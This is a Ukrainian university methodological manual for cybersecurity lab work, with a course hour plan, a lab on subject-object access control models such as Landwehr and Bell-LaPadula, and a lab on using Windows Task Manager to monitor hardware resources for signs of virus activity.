МІНІСТЕРСТВО ВНУТРІШНІХ СПРАВ УКРАЇНИ
ХАРКІВСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ ВНУТРІШНІХ СПРАВ
Кафедра кібербезпеки та DATA-технологій, факультет №6

МЕТОДИЧНІ МАТЕРІАЛИ

до лабораторних робіт із навчальної дисципліни

"Кібербезпека"

обов'язкових компонент освітньої програми першого (бакалаврського) рівня вищої освіти

Спеціальність: 125 "Кібербезпека та захист інформації"
(«Безпека інформаційних та комунікаційних систем»)

Харків 2023

ЗАТВЕРДЖЕНО
Науково-методичною радою
Харківського національного
університету внутрішніх справ
Протокол від 30.08.2023 № 7

СХВАЛЕНО
Вченою радою факультету № 6
Протокол від 25.08.2023 № 7

ПОГОДЖЕНО
Секцією Науково-методичної ради
ХНУВС з технічних дисциплін
Протокол від 29.08.2023 № 7

Розглянуто на засіданні кібербезпеки та DATA-технологій факультету № 6
(протокол від 15.08.2023 р. № 8)

Розробники:

Професор кафедри, к.т.н., доцент; Струков В. М.;

Старший викладач, Цуранов М.В.;

Рецензенти:

1. *Пєвнєв В.Я., д.т.н., доцент, професор кафедри комп'ютерних систем, мереж та кібербезпеки факультету радіоелектроніки, комп'ютерних систем та інфокомунікацій НАУ «ХАІ» ім. М.Є. Жуковського;*
2. *Світличний В.А., к.т.н., доцент, доцент кафедри протидії кіберзлочинності факультету №4 ХНУВС.*

1. Розподіл часу навчальної дисципліни за темами (денна форма навчання)

Номер та найменування теми	Кількість годин відведених на вивчення навчальної дисципліни						Вид контролю
	Всього	з них:					
		лекції	Семінарські заняття	Практичні заняття	Лабораторні заняття	Самостійна робота	
Семестр 6							
Тема № 1. Методи та моделі захисту інформації.	29	8		2	4	15	
Тема № 2. Захист інформації в обчислювальних мережах.	22	6		2	4	10	
Тема № 3. Побудова захищених локальних мереж.	22	6		2	4	10	
Тема № 4. Побудова систем відеоспостереження.	20	6		4		10	
Тема № 5. Антивірусний захист.	31	6		2	8	15	
Тема № 6. Принципи створення шкідливого програмного забезпечення.	26	6		2	8	10	
Тема № 7. Методи фільтрації спаму.	18	2		2	4	10	
Тема № 8. Брандмауери.	22	6		6		10	
Тема № 9. Характеристика хакерів.	23	2		2	4	15	
Тема № 10. Методи і засоби сканування вузлів мережі.	29	8		2	4	15	
Тема № 11. Методи захисту ПЗ.	29	8		2	4	15	
Тема № 12. Генерація та використання Blockchain.	29	8		2	4	15	
Всього за семестр № 2:	300	72		30	48	150	залік

Розподіл часу навчальної дисципліни за темами
(заочна форма навчання)

Номер та найменування теми	Кількість годин відведених на вивчення навчальної дисципліни						Вид контролю
	Всього	з них:					
		лекції	Семінарські заняття	Практичні заняття	Лабораторні заняття	Самостійна робота	
Семестр 6							
Тема № 1. Методи та моделі захисту інформації.	**14**	**2**		**2**		**20**	
Тема № 2. Захист інформації в обчислювальних мережах.	**14**					**30**	
Тема № 3. Побудова захищених локальних мереж.	**14**					**30**	
Тема № 4. Побудова систем відеоспостереження.	**16**					**20**	
Тема № 5. Антивірусний захист.	**22**	**2**			**4**	**20**	
Тема № 6. Принципи створення шкідливого програмного забезпечення.	**25**				**2**	**30**	
Тема № 7. Методи фільтрації спаму.	**20**					**20**	
Тема № 8. Брандмауери.	**25**					**20**	
Тема № 9. Характеристика хакерів.				**2**		**20**	
Тема № 10. Методи і засоби сканування вузлів мережі.					**4**	**20**	
Тема № 11. Методи захисту ПЗ.						**20**	
Тема № 12. Генерація та використання Blockchain.		**2**		**2**		**28**	
Всього за семестр № 2:	**150**	**72**		**6**	**10**	**278**	**залік**

2. МЕТОДИЧНІ ВКАЗІВКИ ДО ЛАБОРАТОРНИХ РОБІТ

ЛАБОРАТОРНА РОБОТА №1 РЕАЛІЗАЦІЯ СУБ'ЄКТНО-ОБ'ЄКТНИХ МОДЕЛЕЙ ДОСТУПУ З ПРИКЛАДУ ФАЙЛОВОЇ СИСТЕМИ ОС.

Мета роботи: вивчення принципів роботи суб'єктно-об'єктних моделей розмежування доступу. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Реалізація політики доступу до файлів на основі моделей доступу.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. 1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).
3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

Інформаційні ресурси в Інтернеті

1. 1. http://www.hackerhighschool.org/
2. https://securityonline.info/
3. https://kali.tools/

4. https://tools.kali.org/
5. https://hackersonlineclub.com/
6. https://hakin9.org/
7. https://gbhackers.com/
8. https://securityonline.info/
9. https://www.hackingarticles.in/

План проведення заняття:

Завдання. Змоделювати роботу суб'єктно-об'єктної моделі розмежування доступу на прикладі файлової системи , де є 5 файлів з різним рівнем доступу і 5 користувачів з різними привілеями, всі інші характеристики взяти відповідно до моделі.

Варіанти:

1. Модель АДЕПТ-50.
2. П'ятивимірний простір безпеки Хартстона .
3. Модель Белла -ЛаПадула .
4. Модель low-water-mark (LWM)
5. MMS.
6. Модель Лендвера .

Порядок виконання роботи:

1. Формалізувати вибрану модель, виходячи з вихідних даних, отримати набір правил доступу S до O .
2. Візуалізувати отримані правила суб'єктно-об'єктної моделі розмежування доступу у розробленому додатку.

Короткі теоретичні відомості:

Визначення

Класифікація - позначення, що накладається на інформацію, що відображає збитки, які можуть бути заподіяні несанкціонованим доступом; включає рівні: TOP SECRET, SECRET і т.д.

Ступінь довіри користувачеві – рівень благонадійності користувача (апріорно задана характеристика).

Ідентифікатор користувача - рядок символів, що використовується для того, щоб відзначити користувача системи.

Роль – робота користувача в КС. Користувач в даний момент завжди асоційований як мінімум з однією роллю з кількох, і він може міняти роль протягом сесії. Для дій у цій ролі користувач має бути уповноважений. Деякі ролі можуть бути пов'язані лише з одним користувачем на даний момент часу. З будь-якою роллю пов'язана здатність виконання певних операцій.

Об'єкт – однорівневий блок інформації. Це мінімальний блок інформації у системі, який має класифікацію (може бути окремо названий).

Контейнер – багаторівнева інформаційна структура. Має класифікацію та може містити Об'єкти (кожен зі своєю класифікацією) та (або) інші Контейнери. Різниця між Об'єктом та Контейнером базується на типі, а не на поточному вмісті.

Сутність – Об'єкт або Контейнер.

Вимога ступеня довіри об'єктів - атрибут деяких контейнерів.

Для деяких Контейнерів важливо вимагати мінімум ступеня Довіри, тобто. Користувач, який не має відповідного рівня благонадійності, не може переглядати вміст Контейнера. Такі контейнери позначаються відповідним атрибутом.

Ідентифікатор – ім'я Сутності без посилання на інші Сутності. Посилання на сутність Пряме, якщо це ідентифікатор Сутності.

Посилання на сутність Непряма, якщо це послідовність двох або більше імен Сутностей (з яких лише перша – ідентифікатор). Приклад: поточне повідомлення, перший абзац, другий рядок.

Операція – функція, яка може бути застосована до сутності. Деякі операції можуть використовувати більше однієї сутності (приклад - Операція копіювання).

Множина Доступу - безліч трійок (Ідентифікатор користувача або Роль, Операція, Індекс операнда), яке пов'язане з сутністю.

Система, що реалізує модель безпеки Лендвера повинна реалізовувати обмеження, що наводяться нижче (обмеження забороняють користувачеві операції, що порушують ці обмеження). Частина цих обмежень має реалізовуватись користувачами системи (правила безпеки), а частина – системою (обмеження безпеки).

Правила безпеки.

А1. Адміністратор безпеки системи надає рівні довіри, класифікацію пристроїв та правильні безлічі ролей.

А2. Користувач вводить коректну класифікацію, коли змінює чи вводить інформацію.

А3. У межах класифікації користувач класифікує повідомлення та визначає набір доступу для сутностей, які він створює, так що тільки користувач з необхідною надійністю може переглядати інформацію.

А4. Користувач належним чином контролює інформацію об'єктів, які потребують благонадійності.

Обмеження безпеки.

В 1. Авторизація - користувач може запитувати операції над сутностями, тільки якщо ідентифікатор користувача або поточна роль присутні в безлічі доступу сутності разом з цією операцією і з цим значенням індексу, відповідним позиції операнда, в якій сутність відносять до необхідної операції.

В 2. Класифікаційна ієрархія - класифікація контейнера завжди, принаймні, більша або дорівнює класифікації сутностей, які він містить.

В 3. Зміни в об'єктах - інформація, що переноситься з об'єкта, завжди містить класифікацію об'єкта. Інформація, що вставляється в об'єкт повинна мати класифікацію нижче за класифікацію цього об'єкта.

В 4. Перегляд - користувач може переглядати (на деякому пристрої виведення) тільки сутності з класифікацією менше, ніж класифікація пристрою виводу та ступінь довіри до користувача.

В 5. Доступ до об'єктів, що вимагають ступеня довіри - користувач може отримати доступ до опосередковано адресованої сутності всередині об'єкта, що вимагає ступеня довіри, тільки якщо його ступінь довіри не нижче за класифікацію контейнера.

О 6. Перетворення непрямих посилань - ідентифікатор користувача визнається законним для сутності, до якої він звернувся побічно, тільки якщо він авторизований для перегляду цієї сутності через посилання.

О 7. Вимога міток - сутності, переглянуті користувачем, повинні бути позначені його ступенем довіри.

В 8. Встановлення ступенів довіри, ролей, класифікації пристроїв – лише користувач з участю адміністратора безпеки системи може встановлювати дані значення. Поточна кількість ролей користувача може бути змінена лише адміністратором безпеки системи або цим користувачем.

О 9. Зниження класифікації інформації - ніяка класифікована інформація не може бути знижена в рівні своєї класифікації, за винятком випадку, коли цю операцію виконує користувач за участю "користувач, який зменшує класифікацію інформації".

В 10. Знищення інформації - операція знищення інформації проводиться лише користувачем за участю "користувач, який знищує інформацію".

Модель Лендвера досить близька категоріям об'єктноорієнтованого програмування та визначає ієрархічні об'єкти в КС. Однак повна реалізація даної моделі є досить складною.

ЛАБОРАТОРНА РОБОТА №2 МОНІТОРИНГ ВИКОРИСТАННЯ АПАРАТНИХ РЕСУРСІВ ПК.

Мета роботи: на підставі моніторингу завантаження апаратних ресурсів ПК навчиться визначати вірусну активність в ОС. **Час проведення**: 4 години. **Місце проведення:** комп’ютерний клас.

Навчальні питання:

1. Проведення моніторингу апаратних ресурсів ПК та виявлення підозрілої активності.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. 1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).
2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).
3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

Інформаційні ресурси в Інтернеті

10. 1. http://www.hackerhighschool.org/
11. https://securityonline.info/
12. https://kali.tools/
13. https://tools.kali.org/
14. https://hackersonlineclub.com/
15. https://hakin9.org/
16. https://gbhackers.com/
17. https://securityonline.info/
18. https://www.hackingarticles.in/

План проведення заняття:

1.Постановка задачі

1. Розробка методу моніторингу апаратних ресурсів ПК.

2. Реалізація методу моніторингу апаратних ресурсів ПК із блоком аналізу вірусної активності.

Завдання. Реалізувати можливість аналізу можливої вірусної активності в ОС шляхом моніторингу використання апаратних ресурсів ПК.

Варіанти:

1. ЦП, кеш -пам'ять 1-го рівня, ОЗУ.
2. ПЗУ, мережна карта, кеш -пам'ять 2-го рівня.
3. Системна шина, GPU , .ядра ЦП.

Таблиця індивідуальних завдань:

№в журналі	Комбінація варіантів
1.	1, 2, 3
2.	2, 3
3.	1, 3
4.	1, 2
5.	2, 3
6.	1, 3
7.	1, 2
8.	1, 2, 3
9.	1, 2
10.	2, 3
11.	1, 3
12.	1, 2, 3
13.	1, 2
14.	2,3
15.	1, 2, 3

Короткі теоретичні відомості

Відстеження ресурсів на вашому комп'ютері є однією з найдорожчих традицій, які, ймовірно, ніколи не помруть - замість цього вона поширюється на смартфони і планшети, а утиліти менеджера завдань - це найпопулярніші програми протягом тривалого часу..


Найбільша проблема у Windows полягає в тому, що існує занадто багато утиліт для вибору, коли ви намагаєтеся відстежувати ресурси. Тому сьогодні ми розглянемо деякі з корисних функцій у диспетчері завдань і моніторі ресурсів.

Варто зазначити, що якщо ви не читали нашу серію про використання інструментів SysInternals, це було б дуже цікавим часом. Process Explorer є надзвичайно потужним інструментом, який допоможе вам керувати завданнями і побачити, що відбувається.


Диспетчер завдань

Кожен знає, як використовувати менеджер завдань, включаючи людей, які майже нічого не знають про Windows. Вони натискають CTRL + ALT + DEL, а потім у списку вибирають диспетчер завдань, оскільки вони не знають, що ви повинні використовувати CTRL + SHIFT + ESC, щоб запустити його миттєво. І тоді вони закривають будь-який процес, який Windows каже, що висить.


На щастя, Microsoft значно розширила диспетчер завдань з великою кількістю нових і корисних функцій, які допоможуть вам більш ефективно контролювати ваш комп'ютер.



Якщо двічі клацнути лівою частиною вікна, де розташовані всі маленькі графіки, диспетчер завдань зведе до мінімуму маленький системний монітор, який можна помістити на один з дисплеїв, щоб постійно контролювати речі..




Якщо ви двічі клацнули правою частиною екрана, ви можете збільшити конкретний графік, який ви переглядали, і використовувати його як монітор. У цьому випадку ми вибрали монітор процесора, який показує такий графік.



Порада. Для налаштування диспетчера завдань можна скористатися параметром Параметри -> Завжди у верхній частині вікна, що дуже корисно під час відображення на екрані міні-графіка.

Історія програм


На вкладці "Історія історії" відображається час використання ресурсів для ваших програм, незалежно від того, чи вони зараз запущені чи ні. Це може бути дуже корисним для усунення несправностей, що трапилося, коли ви не знаходилися перед комп'ютером.



Одна проблема полягає в тому, що вкладка "Історія історії" за промовчанням відображає лише процеси, які належать до додатків Metro Windows, що не має сенсу,


враховуючи, що потрібно використовувати диспетчер завдань на робочому столі, щоб переглянути цю вкладку..

На щастя, ви можете перейти до пункту Параметри -> Показати історію для всіх процесів, і тоді ви побачите все у списку, включаючи звичайні програми Windows.



Стартап

